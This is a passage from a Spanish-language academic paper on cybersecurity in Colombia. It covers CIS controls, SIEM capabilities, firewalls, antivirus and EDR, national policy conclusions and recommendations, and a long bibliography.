2.8.5.15 Control 15: Gestión de proveedores de servicios.
2.8.5.16 Control 16: Seguridad del software de aplicación.
2.8.5.17 Control 17: Gestión de respuesta a incidentes.
2.8.5.18 Control 18: Pruebas de penetración.[94]

Estos controles inicialmente son de alta funcionalidad para el accionar de un blue team, ya que permite conocer de manera profunda el entorno y tecnología a proteger, sin embargo, en la aplicación de una defensa en profundidad de parte del blue team existen tareas rutinarias y de sostenimiento del sistema de seguridad que pertenecen al accionar del

[93] CENTER FOR INTERNET SECURITY [sitio web]. CIS controls V8, [En línea], consultado. [09-10-2022]. Disponible en: https://learn.cisecurity.org/control-download.
[94] Ibid., p. 1.

CSIRT, el cual debe propender por la implementación de los controles propuestos.[95]

2.8.6 Análisis sobre las funciones y características principales de un SIEM:

Los sistemas SIEM, son sistemas automatizados que ciberseguridad que permite una detección en tiempo de real de anomalías en la red, además de permitir una rápida gestión de los incidentes.[96]

2.8.6.1 Capacidades:

Los sistemas SIEM tienen la capacidad de detectar y correlacionar eventos de múltiples sensores tales como, antivirus, firewalls, entre otros.[97]

Esta correlación se realiza en tiempo real, analizando grandes volúmenes de datos provenientes de diversas fuentes, lógicas como de hardware, esta correlación se logra a través de la implementación de las reglas de correlación, las cuales pueden ser implementadas con el fin de generar las respectivas alarmas frente a comportamientos sospechosos. [98]

2.8.7 Informe de elección de 3 herramientas que permitan contener ataques informáticos.

2.8.7.1 Firewall:

Es un dispositivo de red con capacidad de monitoreo en tiempo real de la red, tanto del tráfico entrante como saliente, que además puede permitir o no el paso de este dependiendo del cumplimiento de las reglas de filtrado predeterminadas.[99]

2.8.7.2 Tipos de Firewall:

- Firewall Proxy.
- Firewall de inspección activa.
- Firewall de administración unificada de amenazas.[100]

---

[95] CENTER FOR INTERNET SECURITY. Op. Cit., p.1.
[96] GONZALEZ, Gustavo. GONZALEZ, Susana y DIAZ, Rodrigo. Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical Infrastructures. [en línea]. Articulo científico. MDPI, Basel: 2022. [Consultado 09, octubre,2022]. Disponible en: https://doi.org/10.3390/s21144759.
[97] Ibid., p. 3.
[98] Ibid., p. 3.
[99]CISCO [sitio web]. ¿What Is a Firewall?, [En línea], consultado. [09-10-2022]. Disponible en: https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html.
[100] Ibid., p. 1.

2.8.7.3 Antivirus:

Es una solución lógica cuya principal función es detectar y eliminar código considerado malicioso, lo cual es posible a través de la detección de firmas, las cuales funcionan como una huella digital de cada uno de estos, como por ejemplo identificando el encabezado de un paquete de datos.[101]

Principalmente, los antivirus basan su comportamiento en la heurística, programada para que estos sean capaces de analizar y detectar nuevas amenazas en un sistema informático, basado en su naturaleza y comportamiento, sin necesidad de que su firma se encuentre almacenado en la base de datos del propio antivirus.[102]

2.8.7.4 EDR (Endpoint Detection Response):

Son sistemas que combinan las clásicas capacidades de los antivirus, con las nuevas tecnologías disponibles en inteligencia artificial y de monitorización en tiempo real, lo que lo hace no solamente competente para detectar y combatir los efectos de malware y exploit, sino también vulnerabilidades de día cero, APT u ataques de ingeniería social.[103]

[101] CEDANO, Marco. CEDANO, Alfredo. LÓPEZ, Carlos. RUBIO, José. INFORMATICA 1. Guadalajara.: Universidad de Guadalajara, 2019. 179 p. ISBN 9786077448587.
[102] Ibid., p. 42.
[103] INCIBE [sitio web]. Sistemas EDR: qué son y cómo ayudan a proteger la seguridad de tu empresa, [En línea], consultado. [09-10-2022]. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/sistemas-edr-son-y-ayudan-proteger-seguridad-tu-empresa.

3 CONCLUSIONES

A nivel regional, la Republica de Colombia, se ha consolidado como un referente en materia de ciberseguridad y ciberdefensa, reconocida también por la Organización de Estados Americanos como tal. Este liderazgo se ve materializado en la legislación y normatividad generada en la última década para este rubro socio económico, sin embargo, se hace imperativo que esta normatividad sea aplicada a nivel gubernamental y comercial, con el fin de fortalecer y proteger la infraestructura critica de la nación.

Las denominadas APP (Asociación publico privada), han incrementado su presencia a lo largo y ancho del país, lo cual permite observar que muchos entes de carácter privado se encuentran explotando o administrando, entre otras, infraestructuras criticas de la nación, como lo son, termoeléctricas, hidroeléctricas, empresas de servicios públicos, empresas de servicio de la salud, sin embargo dentro de la legislación y la documentación generada en materia de ciberseguridad y ciberdefensa no adhiere este tipo de organizaciones para sus planes y prospectivas, considerándose requerido una amplitud de este marco legal para que sea transversal a la sociedad sin importar su naturaleza privada o pública.

Teniendo en cuenta la contingencia global en el marco post pandémico y la latente presencia de una posible recesión económica de carácter también global, Colombia es uno de los países que más ataques cibernéticos al sector financiero recuenta, según lo reportado por algunos entes privados relacionados con ciberseguridad, por lo cual en esta coyuntura socio económica del país, es recomendable que no solamente el sector defensa se dedique a tomar medidas preventivas y mitigatorias en este sentido, sino que todas las políticas, mecanismos y procedimientos se escalen a nivel nacional en todos sus rubros y sectores.

La generación cronológica de distintos documentos CONPES, como los son el 3701, 3854,3920, 3975 y 3995 demuestran que, a pesar de la tardía respuesta de la nación ante asunto cibernéticos, es muestra de un interés gubernamental por la incorporación de normatividades, estándares procedimientos y entidades que regulen, supervisen y defiendan los intereses nacionales en el ciberespacio.

El creciente y acelerado proceso de globalización que está sufriendo el planeta impulsan y presionan la generación de nuevas tecnologías basadas en la informática, por lo cual es prioritario la generación constante de nuevas herramientas y procedimientos que aseguren todos los activos, pero con mayor celeridad y coordinación de los estamentos tanto públicos como privados.

4 RECOMENDACIONES

4.1 Teniendo en cuenta el acelerado proceso de evolución de las tecnologías de la información, la república de Colombia debe procurar la constante revisión y reglamentación de las políticas de ciberseguridad y ciberdefensa de la nación en protección de sus infraestructuras críticas.

4.2 Se debe priorizar una revisión profunda y actualización de las leyes que buscan la correcta protección y uso de los datos personales de los colombianos.

4.3 El ministerio de las tecnologías de la información y de las comunicaciones debe procurar por impulsar constantemente no solamente leyes y normativas de seguridad informática para la nación, sino impulsar y fortalecer los mecanismos de protección tanto gubernamental y privada de la nación.

4.4 La empresa privada que manipule explote o almacene datos personales, financieros entre otros, de los ciudadanos, deben procurar fortalecer sus procedimientos y técnicas de seguridad informática que se alineen con las exigencias gubernamentales.

5 BIBLIOGRAFÍA

FÚQUENE, Erick. Rol de la Legislación Colombiana en la Evolución de la Seguridad Informática y de la Información. [en línea]. Articulo científico. Universidad Piloto de Colombia, Bogotá D.C.: 2019. [Consultado 09, octubre,2022]. Disponible en: http://repository.unipiloto.edu.co/handle/20.500.12277/5890.

COLOMBIA. ASAMBLEA NACIONAL CONSTITUYENTE. Constitución Política de Colombia 1991. (04-jul-1991). En Secretaria General del Senado. Bogotá D.C. 1991. 108 p.

COLOMBIA. SUPERINTENDENCIA FINANCIERA. CIRCULAR EXTERNA 042. (octubre, 2012). Requerimientos mínimos de seguridad y calidad para la realización de operaciones. En: Superintendencia Financiera de Colombia. Bogotá D.C. 2012. 10 p.

COLOMBIA. DIRECCIÓN NACIONAL DE PLANEACIÓN, CONSEJO NACIONAL DE LA POLÍTICA ECONÓMICA Y SOCIAL. CONPES 3854. (11, abril, 2016). Política nacional de seguridad digital. En: Dirección Nacional de Planeación. Bogotá D.C. 2016. 91 p.

COLOMBIA. DIRECCIÓN NACIONAL DE PLANEACIÓN, CONSEJO NACIONAL DE LA POLÍTICA ECONÓMICA Y SOCIAL. CONPES 3595. (01, jul, 2020). Política nacional de confianza y seguridad digital. En: Dirección Nacional de Planeación. Bogotá D.C. 2020. 51 p.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1928. (23, noviembre, 2001). Por medio de la cual se aprueba el “CONVENIO SOBRE LA CIBERDELINCUENCIA”. En: Secretaria General del Senado. Bogotá D.C. 2001. 23 p.

COLOMBIA. MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Resolución 00500. (10, mar, 2021). Por la cual se establecen los lineamientos y estándares para la estrategia de seguridad digital y se adopta el modelo de seguridad y privacidad como habilitador de la política de Gobierno Digital. En: MINTIC. Bogotá D.C. 2021. 9 p.

COLOMBIA. MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Sala de prensa. [Sitio WEB]. Bogotá D.C. La entidad. [22, marzo, 2022]. Disponible en: https://mintic.gov.co/portal/inicio/Sala-de-prensa/Noticias/208390:Gobierno-Nacional-crea-Modelo-de-Gobernanza-para-liderar-coordinacion-entre-actores-del-entorno-digital#:~:text=A%20trav%C3%A9s%20del%20Decreto%20338,de%20las%20infraestructuras%20cr%C3%ADticas%20cibern%C3%A9ticas.

NOTICIAS RCN. [sitio web]. Bogotá: Conozca cuáles son los ataques cibernéticos más comunes en Colombia. [09-10-2022]. Disponible en: https://www.noticiasrcn.com/tecnologia/los-ataques-ciberneticos-mas-comunes-en-colombia-407346.

SANCHEZ, Laura. Colombia, entre los países con más ciberataques en Latinoamérica. [sitio web]. Bogotá: UNINPAHU. [09-10-2022]. Publicación web. Disponible en: https://www.uninpahu.edu.co/colombia-entre-los-paises-con-mas-ciberataques-en-latinoamerica/#:~:text=En%20Colombia%20es%20alarmante%20el,evidencia%20un%20aumento%20del%2036%25.

REVISTA UNIR [sitio web]. Logroño: Seguridad activa y pasiva en informática. ¿En qué consisten y cuáles son sus diferencias?. [09-10-2022]. Disponible en: https://www.unir.net/ingenieria/revista/seguridad-activa-y-pasiva-informatica/.
3DIGITS [sitio web]. Palma: Sistemas de seguridad informática activa y sistemas de seguridad informática pasiva, [En línea], consultado. [09-10-2022]. Disponible en: https://www.3digits.es/blog/seguridad-informatica-activa-pasiva.html#Seguridad_informatica_activa.

COLOMBIA. MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Sala de prensa. [Sitio WEB]. Bogotá D.C. La entidad. [Sin fecha]. Disponible en: https://www.mintic.gov.co/gestion-ti/Seguridad-TI/.

SALAZAR, J.M. BALDERAS, A.V. GARCIA, H. CRUZ, C. Implementation of a pentesting strategy with free software. [en línea]. Articulo científico. TECTZAPIC: Revista Académico-Científica, Ciudad Valles.: 2020. [Consultado 09, octubre,2022], ISSN: 2444-4944. Disponible en: https://www.eumed.net/es/revistas/tectzapic/vol-7-no-1-mayo-2021/estrategia-pentesting.

GONZÁLEZ, Henry. MONTESINO, Raydel. Capacidades de las metodologías de pruebas de penetración para detectar vulnerabilidades frecuentes en aplicaciones web. [en línea]. Articulo científico. Revista Cubana de Ciencias Informáticas, La Habana.: 2018. [Consultado 09, octubre,2022], ISSN: 2227-1899. Disponible en: https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=edsdoj&AN=edsdoj.5b721b37ca054b0f9cd78ea385b77209&lang=es&site=eds-live&scope=site.

GAVIRIA, Hermes. Y, CARMONA, Jhon. Metodología De Testing De Seguridad Para Aplicaciones Móviles Android, En El Campo De La Salud. [en línea]. Trabajo de Grado. Instituto Tecnológico Metropolitano, Bogotá D.C.: 2018. [Consultado 09, octubre,2022]. Disponible en: chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://repositorio.itm.edu.co/bitstream/handle/20.500.12622/1512/Rep_Itm_pre_Gaviria.pdf?sequence=1&isAllowed=y.

DRAGONJAR [sitio web]. Manizales: Manual de la Metodología Abierta de Testeo de Seguridad, [En línea], consultado. [09-10-2022]. Disponible en: https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml.

HERNANDEZ, Manuel. Pentesting con OWASP: fases y metodología. [sitio web]. Alicante: HIBERUS. [09-10-2022]. Publicación web. Disponible en: https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/.

DUGROHO, Dimas. HIDAYAT, Muhammad. SOEWITO, Benfano. Concurrent Implementation of Waf and Hardening Broken Authentication to Secure Web Application. Journal of Syntax Literate. [en línea]. Articulo científico. Binus University, Yakarta Occidental: 2022. [Consultado 09, octubre,2022]., p–ISSN: 2541-0849 e-ISSN: 2548-1398. Disponible en: https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=asn&AN=158575986&lang=es&site=ehost-live.

LÓPEZ, Rina. Pruebas De Penetración En Aplicaciones Web Usando Hackeo Ético. [en línea]. Articulo científico. ITCA-FEPADE, San Salvador: 2017. [Consultado 09, octubre,2022]. Disponible en: https://core.ac.uk/download/pdf/143423938.pdf.
OPENVAS [sitio web]. Osnabrück: S Greenbone OpenVas Manual, [En línea], consultado. [09-10-2022]. Disponible en: https://www.openvas.org/.

SONG, Bing. SUN, Li y QIN, Zhijong. Design of Web Security Penetration Test System Based on Attack and Defense Game. [en línea]. Articulo científico. Hindawi Scientific Programming, Zhengzhou: 2022. [Consultado 09, octubre,2022]. Disponible en: https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=asn&AN=157392358&lang=es&site=ehost-live.

UNION EUROPEA. CONSEJO EUROPEO. Convenio sobre la ciberdelincuencia. (23, noviembre, 2001). Convenio Sobre La Ciberdelincuencia. En: La entidad. Budapest. 2001. 26 p.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. (05, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En: Secretaria General del Senado. Bogotá D.C. 2009. 4 p.

REVISTA SEMANA. [sitio web]. Bogotá: Estas son las carreras profesionales mejor pagadas en Colombia, según nuevo ranking. [09-10-2022]. Disponible en: https://www.semana.com/finanzas/trabajo-y-educacion/articulo/estas-son-las-carreras-profesionales-mejor-pagadas-en-colombia-segun-nuevo-ranking/202245/.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 842. (14, octubre, 2003). Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones. En: Secretaria General del Senado. Bogotá D.C. 2009. 41 p.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1621. (17, abril, 2013). Por medio de la cual se expiden normas para fortalecer el Marco Jurídico que permite a los organismos que llevan a cabo actividades de inteligencia y contrainteligencia cumplir con su misión constitucional y legal, y se dictan otras disposiciones. En: Secretaria General del Senado. Bogotá D.C. 2009. 21 p.

REVISTA ENTER. [sitio web]. Bogotá: Detrás de Buggly: la historia de la fachada Andrómeda. [09-10-2022]. Disponible en: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/.

PERIODICO EL PAIS. [sitio web]. Esta es la cronología de cómo se ha desarrollado el caso 'Andrómeda'. [09-10-2022]. Disponible en: https://www.elpais.com.co/colombia/esta-es-la-cronologia-de-como-se-ha-desarrollado-el-caso-andromeda.html.

REVISTA SEMANA. [sitio web]. Bogotá: El informe que sacudió el caso de la fachada Andrómeda. [09-10-2022]. Disponible en: https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/.

NMAP [sitio web]. Nmap Reference Guide, [En línea], consultado. [09-10-2022]. Disponible en: https://nmap.org/book/man.html#man-description.

KEEPCODING [sitio web]. ¿Qué es Metaesploit?, [En línea], consultado. [09-10-2022]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/#Que_es_Metasploit.

MEDIACLOUD [sitio web]. Ataque cibernético: consecuencias, cómo actuar y cómo protegerse, [En línea], consultado. [09-10-2022]. Disponible en: https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/#Como_protegerme_de_un_ataque_cibernetico.

CENTER FOR INTERNET SECURITY [sitio web]. CIS controls V8, [En línea], consultado. [09-10-2022]. Disponible en: https://learn.cisecurity.org/control-download.

GONZALEZ, Gustavo. GONZALEZ, Susana y DIAZ, Rodrigo. Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical

Infrastructures. [en línea]. Articulo científico. MDPI, Basel: 2022. [Consultado 09, octubre,2022]. Disponible en: https://doi.org/10.3390/s21144759.

CISCO [sitio web]. ¿What Is a Firewall?, [En línea], consultado. [09-10-2022]. Disponible en: https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html.

CEDANO, Marco. CEDANO, Alfredo. LÓPEZ, Carlos. RUBIO, José. INFORMATICA 1. Guadalajara.: Universidad de Guadalajara, 2019. 179 p. ISBN 9786077448587.

INCIBE [sitio web]. Sistemas EDR: qué son y cómo ayudan a proteger la seguridad de tu empresa, [En línea], consultado. [09-10-2022]. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/sistemas-edr-son-y-ayudan-proteger-seguridad-tu-empresa.

Link de video: https://youtu.be/TCqLaFOSE8I